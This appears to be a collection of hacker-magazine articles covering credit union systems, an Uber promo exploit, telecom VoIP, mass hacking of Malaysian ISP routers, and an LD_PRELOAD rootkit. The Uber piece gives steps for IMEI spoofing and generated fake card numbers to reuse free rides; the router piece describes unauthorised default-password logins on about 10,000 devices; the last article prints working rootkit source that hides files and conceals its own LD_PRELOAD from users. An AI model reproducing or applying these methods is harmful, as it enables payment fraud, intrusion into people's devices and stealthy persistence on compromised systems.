You're probably curious as to why most credit union processors are using PL1, which you've probably never heard of unless you're 65 or so. Anyone who's ever had to rewrite software knows that it isn't easy. In the credit union industry, it's especially hard because generally credit union processors that rewrite their software in a more modern language like Java or a flavor of C have built an inferior product and lose clients. This is why Episys has yet to be rewritten. The software package is usually priced at a couple million dollars and they also have specific hardware that comes with it. Specifically, IBM pSeries servers running AIX. Not to mention the software isn't exactly easy to use, so there's a lot of training that goes along with it. From a rewrite standpoint, this is bad because not only does the client have to get new software, but they also need to get new hardware and retrain their work force. If they are going to do all that anyway, then they might as well shop around for better credit union processing software.

A credit union's computer system can be set up in a few different ways. The credit union can buy the software and hardware and run it themselves. Since the software and hardware are expensive, they may want to join forces with other credit unions and build a shared hosting environment where they buy the hardware together and run the hardware together, but run different copies of the software. They can also share network connections too! Another thing they can do, which because of the Internet is getting more and more popular, is operate in a cloud hosting environment. This is where the credit union buys the software license but goes to a server farm like Member Driven Technologies. Jack Henry & Associates' EASE/Outlink rents out hardware to run the credit union's computer system. This makes it so they don't need IT people running their computers. Instead, if they have a problem with their hardware or software for whatever reason, they just call the server farm or credit processor!

There's a potential danger in the cloud hosting model. If someone were to gain access to the cloud, then they could get access to all the credit unions' software. We're talking billions and maybe even trillions of dollars. Another issue is if the credit union processor decided to write code so that credit unions could pool information on members' spending habits, then they would know how healthy companies are and know what people are buying - which would be great for marketing different products and services.


I'm sure there are a few people out there reading this who would love to get their hacking skills on and get a hold of billions or even trillion of dollars. You can't access the credit unions without going through a VPN. Some clients will disable it and some of them are even on modems which get disabled too! Depending on the credit union, when someone wants to log on they have to call the credit union in order to do that. After you are finished, the credit union may want you to call back to let them know that you are finished. Another thing you're going to have to deal with is the disaster recovery of credit unions. Every night, a credit union runs a process called "good night" and it updates the system and creates backups of all the accounts. These backups are then sent over the Internet to a server vault or backed up on tape and then sent to a server vault that is at least a good distance away from the credit union so if a disaster affects the location where the credit union is located, it won't affect the backups. They can also send it over the Internet and across the country too. This vault is rated to withstand pretty much any type of disaster that may come along. So if they don't know where the money is, they have all the backups they need to figure out where it went.

Now is a pretty good time to talk about insurance. Let's go back to the fact that you get charged to do a POS transaction and credit transactions are free! The reason it works this way is because for POS transactions, the credit union has to pay for the fraud insurance. But if it's a credit transaction, then Visa/Mastercard picks up the fraud insurance. All credit unions have to have fraud insurance. When someone steals your card and uses it, it's really just a bunch of paperwork. When you call up your credit union to tell them your card was stolen, the credit union will just call the fraud insurance company to deal with it.

There's some pretty cool tech coming out for plastic. Do you give your kids allowances? You can give them a card and then periodically update the card so that they can pull money out of it. Another thing that credit union software can do is analyze your finances. So when you are shopping for something like a car, they can tell you if you can afford it or not and offer you a nice loan for it too! This is where the cloud credit unions could be troubling because there could be software that knows what everyone else is doing for deals on loans. And there's cooler tech on the way. Your card is going to do things you never thought possible.

Thanks for reading!

Shout out to Violet The Incredible.



To Hack an Uber

by Armando Pantoja

Despite the security concerns with hacked accounts and lackluster security that have plagued Uber for most of the past year, surprisingly more and more people are joining. One big reason is due to the fact that Uber gives new users $25 to $50 in free rides on their first use of the system.

One afternoon, I decided to take advantage of this offer and took a ride from my home to the gym. It was pretty cool - the driver who picked me up was a younger guy and we spent the ride talking about the future of technology (one of my favorite subjects). I actually love the concept of Uber. I cannot say this about its security.

Being a software engineer and being obsessed with security, I could not stop thinking about Uber's offer. How did they uniquely identify each user and stop one from using the free rides over and over? When I got home, I started researching.

The Uber app, like most applications, uses an IMEI (International Mobile Equipment Identity), a unique 15-digit number assigned to all cellular devices. Unfortunately for Uber, this number can be changed/spoofed programmatically.

One needs a rooted Android and three applications: the Xposed Framework, CardGen, and IMEI changer (all available on Google Play).

After downloading all three, install each and restart phone.

Open the IMEI changer. This will allow modification of the exposed IMEI number at will, allowing one to change it to a random number.

The last number of the IMEI is a check digit calculated according to Luhn formula, but from my research as of this article, Uber does not even check the validity of the IMEI, although this may change in the future.

If a valid IMEI is needed, one can go online and find an IMEI generator.


Now, all that remains is clearing the Uber app's data cache and registering a new account.

At adding payment methods, choose the credit/debit card option. Open CardGen and generate a new card number. Enter any valid year, month, and cvv code. Uber does not check the validity of this either, which I found strange.

Find a Promo Code, claim it in the app, and one will have a free ride every time.

As I have not tried this method with Uber, in theory this entire process can be repeated unlimited times.

In my opinion, Uber needs much better security as it grows. Two simple checks would make it harder to complete this hack: Validating the IMEI number and validating the credit card number, which Uber does not do. It seems lazy and scary that a company does not have these basic security checks as it grows fast and is storing millions of user records. One can assume that Uber is plagued with security concerns, if even the smallest of validation is left unchecked.



Telecom Informer

by The Prophet

by The Prophet

Hello, and greetings from the Central Office! It's election season, and I have been dispatched to our nation's capital to work on one of the nastiest presidential campaigns in recent memory. A client of my employer has paid a truly massive amount of money to blanket the country with horrible, negative robocalls at all hours of the day and night, and on every telephone possible. Naturally, I have been put in charge of this project, so when your phone rings later in the campaign season, you'll get a clearer picture of how effective my handiwork has been. This is perhaps the dirtiest job I've ever had, but it pays incredibly well. The organization behind the robocalls is truly sparing no expense.

All of this is happening at a particularly interesting time in the mid-Atlantic region - it's a wonder that anything is working for us at all, honestly. No sooner did I write about strike preparations in the last issue than two Verizon unions were on strike on the East Coast. As I write this, after about six weeks on strike, a settlement has finally been negotiated. It looks like employees will be back to work soon. They will then begin the long work of cleaning up the whale of a mess that management has made of the network. And so, the cycle continues.

One of the key issues in the Verizon strike was management's desire to offshore about 5,000 jobs to call centers in Mexico, India, and the Philippines. This isn't unusual in the industry. It has become commonplace to pick up the phone and reach someone abroad. However, at one point this was cost-prohibitive. It is only the emergence of VoIP services that allowed for this to happen.

I'll get to that and how it works, but first let's talk about my friend TJ. He's so annoyed that steam is practically coming out of his ears. Amazon just called with a delivery - it's something he paid extra to have delivered today. However, he's at work and they can't actually deliver it. His roommate isn't at the apartment, and he doesn't have the gate code. You see, he rents a condo, and only homeowners are allowed to have the gate code. There doesn't seem to be any particularly good reason for this, but it's an issue.

This normally wouldn't be a problem because there is a "buzzer" door security system at the front. Although the homeowners' association won't give him the gate code, they *will* program the system with his phone number so he can individually buzz people inside. However, the homeowners' association, without explaining why, insisted that only phones in the 818 area code can be programmed to use the system. To TJ, this read like an intentional attempt to introduce an element of frustration. Naturally, his mobile phone isn't in the 818 area code. He attempted to get around this by subscribing to Google Voice, but it didn't work: Google assigned him a phone number in the 323 area code. The 818 area code is near exhaustion; this means number conservation measures are now in effect with most carriers and it's particularly difficult to obtain a phone number in this area code.

TJ was utterly perplexed by the 818 area code requirement, but after he explained it to me, it made complete sense. The buzzer system is truly ancient and was originally installed in 1991. A little research revealed that it was only capable of dialing seven-digit local numbers. This wasn't a problem back when the system was first put in, because everyone had land lines and those were all in the same area code. However, the way that we use telephones has changed, and area codes are now almost meaningless to most people. Mobile carriers will issue you a phone number in the general geographic region where you're located, but you're not actually guaranteed to get a phone number that matches up with your ZIP code. And of course, these days, most people primarily use a mobile phone number and they bring their phone numbers with them when they move. While TJ's mobile phone carrier would (for a fee) allow him to change his phone number to one in the 818 area code, it would be a massive hassle for him to tell everyone his new number.

In the past, the solution would have been to subscribe to a land (POTS) line, wait days or weeks to get it installed, and once it was up and running, use call forwarding to send calls to his cell phone. All of the traffic would have been circuit-switched. And the solution would have cost TJ about $30 per month - pretty expensive, all things considered, when you just want to be able to let in UPS to drop off packages at your apartment.

However, I was able to solve TJ's problem in about 15 minutes for $4 per month plus one cent per inbound minute (and there won't be very many minutes). How? A "virtual phone number" obtained through a "cloud PBX" provider. What is a "cloud PBX?" Well, remember that "cloud" is just another way of saying "someone else's computer." In this case, the particular cloud PBX I recommended, hosted by a SIP provider, runs Asterisk behind the scenes, but has a user-friendly control panel that allows you to configure numerous services. While this particular provider doesn't have an actual service called "virtual phone number," they do let you subscribe to a SIP Direct Inward Dial (DID) number and then point this to either a SIP gateway (for free) or a forwarding telephone number (for one cent per minute). TJ set up a new account with the VoIP provider, ordered a new DID in the 818 area code, and specified a forwarding number. The whole thing was done in less than 15 minutes, and about half of that was spent booting up his laptop. TJ's building management finally agreed to accept his new 818 number, and he can now let delivery drivers into the complex. Problem solved for $4 per month.

Calling a number a "virtual" phone number is something of a misnomer. It's actually a real telephone number. It has an OCN and CLLI like you'd expect from any other phone number. However, most such numbers are issued by CLECs specializing in VoIP services. This means that - depending on where the call is routed from and to - calls may never hit a traditional circuit at all. Unlike in the past, where circuit-switched traffic was all exchanged via an access tandem, most carriers now happily route local traffic to one another via SIP, bypassing tandems entirely. This doesn't always (or even usually) happen over the public Internet - there can be dedicated private circuits as arranged by the carriers. However, the vast majority of inter-carrier traffic these days is routed via VoIP.

As it turns out, the way that TJ now routes calls to his cell phone is similar to how companies route calls to call centers in faraway countries. DIDs can be configured with one or multiple channels, and a DID doesn't even have to be a local number: it can be a toll-free number. Using a soft PBX, it's easily possible to configure a toll-free number in the U.S. to forward to a SIP gateway in Manila, Delhi, or Toronto with very high quality and at very low cost (just the cost of a suitable Internet connection in both places). Given that the phone calls cost next to nothing, they aren't a cost barrier to handling calls in other countries. Companies need only consider factors such as efficiency of call handling and cultural barriers.

Just as it's possible to take calls cheaply outside the U.S. using VoIP, it's possible to place calls cheaply from outside the U.S. And here is where it gets really interesting: the already weak and toothless regulations around campaign robocalls effectively apply only to companies and organizations inside the United States. One of my research items is whether campaign robocalls can be placed from outside the U.S., skirting both FCC and FEC requirements entirely. There is no real technical or cost barrier to doing this, so a decision will come from business considerations alone.

And with that, it's time to bring another column (and season) to a close. When your phone rings and it's a nasty campaign advertisement, think of me - and thank the power of VoIP making cheap global telecommunications possible.

HACKING MALAYSIAN ROUTERS

by Keith

Greetings from Malaysia!

I'd like to write about a little hacking expedition I embarked on a couple of months back to help me improve my coding skills, as well as help me learn more about local Internet users.

Malaysia got onto the Internet scene much later than most developed countries. Our first ISP was only founded in 1992, and even then it was pretty much exclusively dial-up. Soon the local telecom company, Telekom Malaysia (TM), got into the ISP business and basically killed every other player because as the incumbent government-owned telecommunications company, it alone had access to the phone lines of every Malaysian household. Until very recently, phone lines in Malaysia were owned by the federal government through Telekom Malaysia, and it was only in the late nineties that a privatization plan opened that up.

During the days of dial-up over PSTN, and even after ADSL connectivity (which still ran over PSTN lines), TM held a monopoly over all Internet subscribers in the country, simply because it owned the phone lines. Other ISPs struggled to penetrate the market because their offerings couldn't compete with the scale and unfair advantage of TM.

Fortunately, that all changed when TM was laying down fiber-optic cables. As part of a deal, TM secured a government subsidy to fund the fiber infrastructure, but was forced to allow other ISPs to utilize the last mile. In theory, this would have increased competition and provided a more level playing field - which it did. But TM was slow in opening up the last mile, and managed to get a head start of around 400,000 subscribers before any other ISP began to offer a fiber to home Internet connection.

Why am I telling you this? Because TM doesn't really prioritize security, and I discovered a near perfect storm of security lapses that may prove costly to TM at some point.

As a "legacy" ISP in the country, TM was around when IP addresses were cheap, and IPv4 exhaustion was a prediction, not a reality. Hence, it managed to secure for itself nearly 2.5 million IP addresses from IANA. This abundance of IP addresses meant that TM offers all its customers a public facing Internet IP by default, something all other ISPs in Malaysia offer only on request of the subscriber. I won't go into the details of NAT-ing here, but you can Google it if you're interested.

Secondly, as part of a fiber subscription, TM provides a modem and Wi-Fi router, which is nothing out of the ordinary except that TM sourced all their routers from just two manufacturers, and each manufacturer provided only one router model. From a security standpoint, having an entire population on a single device isn't a good thing, because a single exploit could take them all out at once, akin to the super-viruses we hear about that could make entire crops extinct because there's so little genetic bio-diversity in industrial agriculture.

Thirdly, TM provide a TV box for free and paid channels streamed to your TV. Problem is that the TV box requires a complex VLAN segmentation and setup on the router, meaning most routers won't support the TM fiber offering. This forced most (or all) TM subscribers to continue using whatever router TM provided them with in the first place without the ability to swap the router for a more secure or feature rich one.

All in all, this meant that all of TM's 600,000 fiber subscribers (at the time of this writing) were connected directly to the Internet via a public IP, and most of them continued to use one of the two routers supplied by them.

So far, nothing too exceptional here, except for two last bits. All of the routers were configured to allow access from the WAN interface (i.e., you could configure the router from the Internet), and all the routers were set up with one of five different username/password combinations by default. The default passwords (as you may have guessed) were rarely changed, and most users were left completely vulnerable to attack on a device they never even considered would be a target.

In 2007, while the fiber offering was still very new, several hackers in Malaysia alerted TM to the "flaw" in their operating model, but TM maintained that the WAN interface was necessary for "maintenance and support," although they did promise to change all passwords to a unique password per router. So, here we are in 2015, and I wanted to see just how honest TM were in keeping that promise.

First, I had to get the list of IP addresses that belong to TM. A quick Google search revealed that TM was AS4788. AS stands for Autonomous System, a sort of internal network within the Internet and used primarily for BGP routing. BGP is the border gateway protocol, which defines how IP packets are routed between AS nodes, and the great thing about it is that all this information is public, meaning you can easily determine TM's IP addresses.

Once I had the list of IP addresses, I quickly created a Python script to loop through each individual IP, and determine the http-header of the end device on that IP (if there was one in the first place). I queried only port 8080 to save time. Since TM had only two router models, it was pretty trivial to validate the http-header and see if the IP was hosting a vulnerable TM router. A more professional approach would be to use ZMap or Shodan, but creating your own scripts to do this has its advantages in learning.

IP scanning was easy, and determining if indeed a particular router was on port 8080 of a specific IP address wasn't a tall hurdle to cross. The much harder portion was to actually test the hypothesis that most of the routers still used the default usernames and passwords. This meant I had to actually post data via http into the page from my Python script. This isn't usually a difficult task, but the routers themselves operated a large amount of JavaScript, and that just threw my Python scripts into a tailspin.

Try as I might, I couldn't get it working using just Python. Eventually, I gave up trying to navigate the router's home page and found Selenium.

Selenium is a tool that allows you to "create robust, browser-based regression automation suites and tests." In other words, Selenium allows you to control a browser like Firefox or Chrome from a Python script. This was the holy grail, because the web browser would take care of all the JavaScript nastiness for me, and now I could go deeper into the router configuration settings and poke around to determine other things, like do people even bother to change their Wi-Fi SSID and password?

But Selenium has a performance drawback: a single Python script querying a web page takes a couple of megabytes of RAM, but an entire instance of Firefox kept open could consume a a few hundred megabytes, which severely limited my ability to scale the scanning. Even after discovering the tool, I tried to go back to just native Python, but that JavaScript stuff just threw me off.

Eventually, I wrote a whole script in Python that would scan an IP range, determine if a router was present at the end of the IP (on port 8080), and then pass that to another script that would use Selenium to interact with a Firefox browser to visit the router's web page, try the handful of default username/passwords, and determine if any of them worked. And they *did!!*

Of course, while I was in, I poked around to determine things like Wi-Fi SSIDs, etc., but mostly for fun, and I made it a point not to change any setting on the router.

But there's no way I could scale all of this on my home PC or even my laptop. So I decided to host this on the cloud, and chose to use Amazon - specifically a Windows instance on Amazon.

Initially I decided to host this in Singapore - made sense since I was visiting Malaysians' IPs. But then I realized that the Oregon data center of Amazon had much cheaper rates than the Singapore one, so I changed my decision and hosted in Oregon instead. In some cases this was a 20 percent reduction in cost and the expense of "slightly" more latency, but my application wasn't latency sensitive, as much as I was price-sensitive!

Then in true, cheapskate fashion, I decided to toy with Amazon spot instances. This is a special deal from Amazon where they lease unutilized machines to the highest bidder - and you can get this for nearly 50 percent of the price of the "on-demand" Amazon instance. The only downside is that Amazon reserves the right to terminate your instance at any time - but from my experience of using this, and from the blogs I read, the chances of that happening were pretty slim.

I've run nearly ten of these so far, and every time I spin up a spot-instance, it's never been auto-terminated. Pretty decent deal - the only real downside is that a spot-instance usually takes about three to five minutes to launch due to the bid processing. But, other than that, it's as good as an on-demand instance.

With a very powerful Amazon instance that had a large amount of RAM, I could spin up a large number of instances of Firefox to do my bidding. Using a simple database to ensure all of the instances weren't visiting the same IP addresses, I was able to automate the whole process of visiting TM routers with ease.

Eventually, a single large Amazon instance (procured through a spot-instance method) was able to hack through 10,000 routers in less than 12 hours for under $10. Quite a good return of investment if you're looking to create your own little bot-net army.

TM have especially dropped the ball here - they now have at least 10,000 vulnerable routers floating on their network waiting to be owned by the next Lizard Squad characters. I could have easily configured my script to turn off the WAN interface on the router to limit people's exposure, but I thought against making changes on a host system without the owner's explicit permission.

Hopefully, if you're from Malaysia and a TM subscriber, now you know the truth.

Selamat Tinggal from Malaysia.

Nigrum Libro Interceptis: Secundae

by the xorcist
xorcist@sigaint.org

Since my first article "Nigrum Libro Interceptis," published here in the Summer 2015 edition of *2600,* I've received feedback, questions, and some criticisms that I think it is worthwhile to address.

First, people have had some subtle issues with the code, depending on compiler revision, distribution, etc. The errors were not intentional and the code does work, at least on older distributions.

Some astute readers have noticed that the example output from PV Wave indicates a date from some years ago. Quite true. I originally wrote this material some time ago, and had intended it as a much lengthier *Phrack* article. I never did quite complete it, moved on to some other things, and it made its way into my backups archive and sat there for some years until I decided to cut it up and publish it here.

Also, some people asked what may be done to defend against this sort of thing. A possible solution is presented in this article.

And finally, there was the last criticism: why on earth I did not address, or even mention, the Jynx-kit userland rootkit which leverages LD_PRELOAD. Well, quite simply, Jynx-kit didn't exist at the time I wrote the original article, and I didn't put as much effort into editing or updating it as I should have. I hadn't realized how many people would google about for LD_PRELOAD stuff for the first time after reading the first article, and would stumble on Jynx. That was an oversight on my part.

So just what the hell is it?

The Jynx-Kit Userland Rootkit

Jynx-Kit is a library by ErrProne/XO which uses LD_PRELOAD to intercept relevant filesystem access calls and to scrub certain material from those functions in order to hide files or directories completely. A user, even root, who has LD_PRELOAD set in their environment to include "ld_poison.so" (the default object name of Jynx) will find that directories or files prefixed by a user-definable string simply disappear from ls, find, and similar tools. Additionally, for users of a certain "magic" group ID, those files will disappear as well.

The functions that Jynx intercepts are:

- fstat (& fxstat, etc): File stat() calls
- lstat (& lxstat, etc): Link-oriented stat()
- stat (& xstat, etc): Extended file stat()
- open: Open/create a file
- rmdir: Remove directory
- unlink: Remove link to a file
- unlinkat: Remove link to a file
- opendir, fdopendir: Open a directory

Intercepting this handful of functions goes a long way towards creating a cloaked directory structure.

There are, however, some limitations. Intercepting these functions will hide our files, but they will not hide *us*. Logins will still show up in wtmp or wherever, so that still needs to be scrubbed. Also, doing an "env" in the shell will show the LD_PRELOAD environment variable itself as being set, so it is trivial for a user to simply check their environment and unset it.

While using LD_PRELOAD to cloak logins could work, it is much more reliable and straightforward to simply modify wtmp, so we're not concerned with that here.

In this article, we'll be looking at a way of masking and protecting the LD_PRELOAD environment variable itself so that once set they are locked in to having it in their environment. That would be a powerful tool. We'll conjure something for that later in this article. For now, let's dig into the Jynx-Kit functions and see what we find.

The Anatomy of Jynx-Kit

The Jynx-Kit materials can be obtained from the following URL:

```
  https://github.com/choke
➥point/jynxkit/archive/master
➥.zip
```

In that ZIP you'll find the following default config.h file:

```
--[ code: config.h

#ifndef CONFIG_H
#define CONFIG_H
#define MAGIC_DIR “xochi”
#define MAGIC_GID 90
#define CONFIG_FILE “ld.so.preload”

#define APP_NAME “bc”
#define MAGIC_ACK 0xdead
#define MAGIC_SEQ 0xbeef

]-- [end config.h]
```

The MAGIC_GID and MAGIC_DIR variables are what we are most interested in. Any files or directories prefixed with “xochi” or owned by MAGIC_GID will be scrubbed/ignored by the overloaded functions.

Jynx also provides a back-connect shell which can be trigged by sending the MAGIC_ACK and MAGIC_SEQ packets, but for our purposes we are going to be concentrating on the preloadable library portion.

The basic strategy of Jynx is similar to the fakedate library:

- Setup pointers to the original functions
- Do something sneaky
- Return scrubbed values

So, ld_poison.c has an init() section which makes calls like this:

```
old_fxstat = dlsym(RTLD_NEXT,
➥ “__fxstat”);
```

And an overloaded fstat() function defined like this:

```
--[ excerpt from ld_poison.c

int fstat(int fd, struct stat
➥ *buf)
{
    struct stat s_fstat;

    #ifdef DEBUG
    printf(“fstat hooked.\n”);
    #endif

    memset(&s_fstat, 0, sizeof(
➥stat));

    old_fxstat(_STAT_VER, fd,
➥ &s_fstat);

    if(s_fstat.st_gid == MAGIC_
➥GID) {
        errno = ENOENT;
        return -1;
    }

    return old_fxstat(_STAT_VER,
➥ fd, buf);
}
]-- [end excerpt]
```

Pretty simple, and with analogous overloads for the other mentioned libraries, it is pretty easy to roll up a nice little library.

In other functions, we see tests like this, where it looks for our scrubbed strings:

```
if (s_fstat.st_gid == MAGIC_GID
➥ || strstr(file,CONFIG_FILE)
➥ || strstr(file,MAGIC_DIR)) {
...
}
```

Unfortunately, while Jynx-Kit does a great job of hiding files, it doesn’t do anything about scrubbing the environment to hide itself.

A Sticky LD_PRELOAD Library

All of this is well and good, but if a Jynx’ed user can just “unset LD_PRELOAD” and undo all of our work, we’re not doing ourselves justice and it would simply suffice to put “unset LD_PRELOAD” in our profile to ensure that we can’t be Jynx’ed. That, of course, simply will not do. It should take more than a meager shell command to evince the designs of a practitioner of the dark arts. We can’t entirely ensure that our library propagates, because ld will not honor LD_PRELOAD for SUID binaries, no matter what. So “su - root” will always scrub us, at least until a profile entry puts us back in.

So, now we take aim at three functions which are of particular danger to a nefarious preloaded library: getenv(), setenv(), and unsetenv().

For purposes of brevity, and to leave some work to the reader, the library provided here is blind to the contents of LD_PRELOAD, meaning whatever is loaded is made sticky. In real usage, we should allow sticky.so to be configured with which libs will be made sticky/invisible, and which are allowed to be viewed/scrubbed.

As a first cut towards this goal, let’s proceed directly and overload the C functions getenv(), setenv(), and unsetenv():

```
--[ code: sticky.c
#define _GNU_SOURCE

#include <stdio.h>
#include <unistd.h>
#include <dlfcn.h>
#include <string.h>
#include <sys/types.h>

typedef char *(*getenv_t)(const
➥ char *name);
typedef int (*setenv_t)(const
➥ char *name, const char *value,
➥ int overwrite);
typedef int (*unsetenv_t)(const
➥ char *name);

char *getenv(const char *name)
{
   static getenv_t real_getenv
➥ = NULL;
   real_getenv = dlsym(RTLD_NEXT
➥, “getenv”);

   fprintf(stderr,”hooked getenv
➥\n”);
   if (!strcmp(“LD_PRELOAD”,name
➥))
   {
        fprintf(stderr,”getenv
➥ subvert\n”);
        return NULL;
   }
   else
   {
        return real_getenv(name);
   }
}
int setenv(const char *name,
➥ const char *value, int over
➥write)
{
   static setenv_t real_setenv =
➥ NULL;
   real_setenv = dlsym(RTLD_NEXT
➥, “setenv”);

   fprintf(stderr,”hooked setenv
➥\n”);
   if (!strcmp(“LD_PRELOAD”,name
➥))
   {
        fprintf(stderr,”setenv
➥ subvert\n”);
        return NULL;
   }
   else
   {
        return real_setenv(name,
➥value,overwrite);

}

int unsetenv(const char *name)
{
   static unsetenv_t real_unset
➥env = NULL;
   real_unsetenv = dlsym(RTLD_
➥NEXT, “unsetenv”);

   fprintf(stderr,”hooked unset
➥env\n”);
   if (!strcmp(“LD_PRELOAD”,name
➥))
   {
        fprintf(stderr,”unsetenv
➥ subvert\n”);
        return NULL;
   }
   else
   {
        return real_unsetenv(name
➥);
   }
}
]-- [end sticky.c]

--[ code: foo.c
#include <stdio.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char *av[])
{

   if (getenv(“LD_PRELOAD”))
        printf(“%s\n”, getenv(“LD
➥_PRELOAD”));
   else
        printf(“no LD_PRELOAD
➥ found\n”);

}
]-- [end foo.c]
```

Now, on our command line let’s go ahead and test our library against the standard C routines as used by foo.c:

```
$ gcc -o foo foo.c; gcc -fPIC
➥ -shared -ldl -o sticky.so
➥ sticky.c
$ ./foo
no LD_PRELOAD found
$ export LD_PRELOAD=./sticky.so
➥ ; ./foo
hooked getenv
getenv subvert
no LD_PRELOAD found
```

So far, so good! But we aren’t out of the water yet:

```
$ bash
$ env | grep LD_PRELOAD
hooked getenv
hooked getenv
hooked getenv
hooked getenv
LD_PRELOAD=./sticky.so

$ echo $LD_PRELOAD
./sticky.so
```

Bash has some of its own functions for manipulating and getting at the environment. Sure, we could go about creating functions tailored for bash and possibly other shells. But that sounds like it will make for a long article, not to mention cut into my beer drinking time.

So how about a different approach? Once ld loads our library, we’re good to go and the LD_PRELOAD variable won’t get used again until something gets executed. So we don’t really need the LD_PRELOAD variable anymore. Let’s just unset it. If it truly isn’t there, no detection mechanism will find it. We have the problem, then, of child processes not being subverted, but we can take care of that by hooking exec() stuff and inserting LD_PRELOAD into the environment before calling the real function.

```
--[ code: scrub.c

#include <unistd.h>
#include <dlfcn.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

extern char **environ;

int (*real_execve)(const char *path, char *const argv[], char *const
➥ envp[]) = NULL;

char *shadow;

void init()
{
    static const char *scrub = “LD_PRELOAD”;
    int i, j, N = strlen(getenv(scrub));
    shadow = strcpy(malloc(N+1), getenv(scrub));

    /* This loop just performs unsetenv() */
    /* Hard-coded in case you want to load sticky.so as well */
    for(i = 0; environ[i]; i++)
    {
        int found = 1;
        for(j = 0; scrub[j] != 0 && environ[i][j] != 0; j++)
            if(scrub[j] != environ[i][j])
            {
                found = 0;
                break;
            }
        if(found)
        {
            for(j = 0; environ[i][j] != 0; j++)
                environ[i][j] = ‘\0’;
            break;
            free(environ[i]);
        }
    }

    for(j = i; environ[j]; j++)
        environ[j] = environ[j+1];
}

int execve(const char *path, char *const argv[], char *const envp[])
{
    int i, j, k = -1, r;
    char** bogus_env;
    real_execve = dlsym(RTLD_NEXT,”execve”);

    /* Locate LD_PRELOAD in the environment */
    /* Ideally this loop would never find it and k should */
    /* remain uninitialized, but just in case the user */
    /* adds a preload .. */
    for(i = 0; envp[i]; i++)
    {
        if(strstr(envp[i], “LD_PRELOAD”))
            k = i;
    }
    /* If k is uninitialized, then add a spot for LD_PRELOAD at the
➥ end */
    if(k == -1)
    {
        k = i;
        i++;
    }

    /* Now copy and fux0r the environment */
    bogus_env = (char**) malloc(i+1);
    for(j = 0; j < i; j++)
    {

        if(j == k) /* make sure our LD_PRELOAD is set back up */
        {
            bogus_env[j] = malloc(strlen(shadow)+strlen(“LD_PRELOAD=
➥”)+1);
            strcpy(bogus_env[j], “LD_PRELOAD=”);
            strcat(bogus_env[j], shadow);
        }
        else
            bogus_env[j] = (char*) envp[j];
    }
    bogus_env[i] = NULL;

    /* With LD_PRELOAD back in the environment we can launch the
➥ bin */
    /* The new load of our library will fire scrub() above to remove
➥ LD_PRELOAD */
    /* so we stay cloaked .. just need a compile flag for that */
    r = real_execve(path, argv, bogus_env);

    /* and cleanup */
    free(bogus_env[k]);
    free(bogus_env);
    return r;
}

]-- [end scrub.c]
```

Functional Test of scrub.so and ld_poison.so

So let’s test this out. In my little working directory here, I have:

```
$ gcc -o scrub.so -fPIC -ldl -Wl,-init,scrub -shared scrub.c
$ ls -1
ld_poison.so
scrub.c
scrub.so
sticky.c
sticky.so
xochi-hidden-dir
```

When I load ld_poison, that xochi-hidden-dir disappears, but LD_PRELOAD stays visible.

```
$ export LD_PRELOAD=./ld_poison.so ; bash
$ ls
backdoor.c ld_poison.so scrub.c scrub.so sticky.c sticky.so

$ echo $LD_PRELOAD
./ld_poison.so
$
```

But if I load scrub.so:

```
$ export LD_PRELOAD=./scrub.so:./ld_poison.so; bash
$ ls
backdoor.c ld_poison.so scrub.c scrub.so sticky.c sticky.so
```

```
$ echo $LD_PRELOAD

$ env | grep LD_PRELOAD
$
```

And there you have it. There appears to be no LD_PRELOAD in effect, but Jynx is still working.

Scrub as an ld.so Prophylactic

Once scrub.so is in the environment, it will not allow new LD_PRELOAD settings to come into play because it always overwrites LD_PRELOAD with a path back to itself. If we really wanted stealth, we'd want to honor those new preloads so that the user gets the expected behavior. We'd just have to take care to move ourselves in and out of the path string, as needed. An additional strcat() would do it, basically.

But by overwriting LD_PRELOAD, we enable scrub.so to also protect us from Jynx if we so choose.

First, set up LD_PRELOAD with scrub.so and nothing else in the path, and fork a shell with our newly scrubbed environment:

```
$ ls
